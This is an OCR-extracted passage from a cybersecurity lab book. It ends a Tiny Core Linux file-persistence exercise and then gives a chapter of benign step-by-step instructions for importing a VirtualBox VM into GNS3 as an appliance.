




Figure 22 – Type anything and save the document



Filename: /home/tc/test.txt

☑ Preview ☐ Show hidden files

Figure 23 – Save the text file



○ Shutdown


● Reboot

○ Exit to Prompt

Backup Options: Backup

sda1/tce

Figure 24 – Reboot and Backup



Show: All Files (*)

../
test.txt

This is a test. It is or

☑ Preview □ Show hidden files

Filename: /home/tc/test.txt

Figure 25 – Checking to see the file was retained after reboot

CHAPTER 6

Adding a Virtual Machine to GNS3

MATHEW J. HEATH VAN HORN, PHD

GNS3 is unique from other simulators such as Cisco's Packet Tracer. With GNS3, you can add any VM you create in VirtualBox and use it within the GNS3 environment. The purpose of this lab is to give you experience in creating GNS3 appliances using VMs

LEARNING OBJECTIVES

- Create GNS3 appliances using VirtualBox VMs

PREREQUISITES

- Oracle VirtualBox installed with at least one functional VM
- Chapter 2 – Setting up a GNS3 environment

DELIVERABLES

- None – this is a preparatory lab for other labs

RESOURCES


- GNS3 Documentation – https://docs.gns3.com/docs/

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, C.I.S. Student, ERAU-Prescott
- Cody Shinkyu Park, Honeywell Software Engineer, ERAU-Prescott Alumni
- Evan Paddock, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Sawyer Hansen, Cybersecurity Student, ERAU-Prescott

Phase I – All the steps required

This is pretty straightforward. In this lab, we are using Windows server VM as the example, but any VM in VirtualBox can be used.



Dad-PC CPU 1.9%, RAM 29.3%
GNS3 VM (GNS3 VM) CPU 0.0%, RAM 14.8%

Figure 5 – Screenshot of the VM showing in GNS3 Workspace

1. Open Virtual Box and choose a VM you want to import into GNS3
2. Start GNS3
3. Create a new lab
4. On the GNS3 menu, navigate to *Edit* and then ***Preferences*** (Figure 1)
5. Select ***VirtualBox VMs*** and you will see the VirtualBox VMs already added to GNS3
6. Select ***new*** at the bottom of the window (Figure 2)
7. Make sure the radio button for running the VM on my local computer is selected and click on ***Next*** (Figure 3)
8. You will now see a window with a drop-down box to select any of the VMs that are loaded in VirtualBox; in this example, we will select ***Windows Server 2022*** for GNS3 (Figure 4)
9. Click *Finish*

10. To edit the properties of the VM, click ***edit*** on the bottom left of the window

    10.1. Here you can change things such as the default symbol, device name, RAM, etc

    10.2. In the ***Network*** tab, make sure to check the ***Allow GNS3 to use any configured VirtualBox adapter*** option box

    10.3. When you are finished, make sure you click ***Apply*** or risk the VM not being added

11. Click ***OK***

12. Click on the ***all devices*** button and you can now see our VM added to the appliance list (Figure 5)

13. You can drag the recently added VM to the GNS3 Workspace and start it (Figure 6)

14. When the VM starts it will run outside of GNS3, so look for it on your toolbar as a VM (Figure 7)

15. That's it. Remember you can do this for any functional VM in VirtualBox. However, VMs use much more resources than the emulated devices within GNS3. So if you add 10, Windows 11 VMs, you will overload your host machine's processor pretty fast

End of Lab

List of Figures


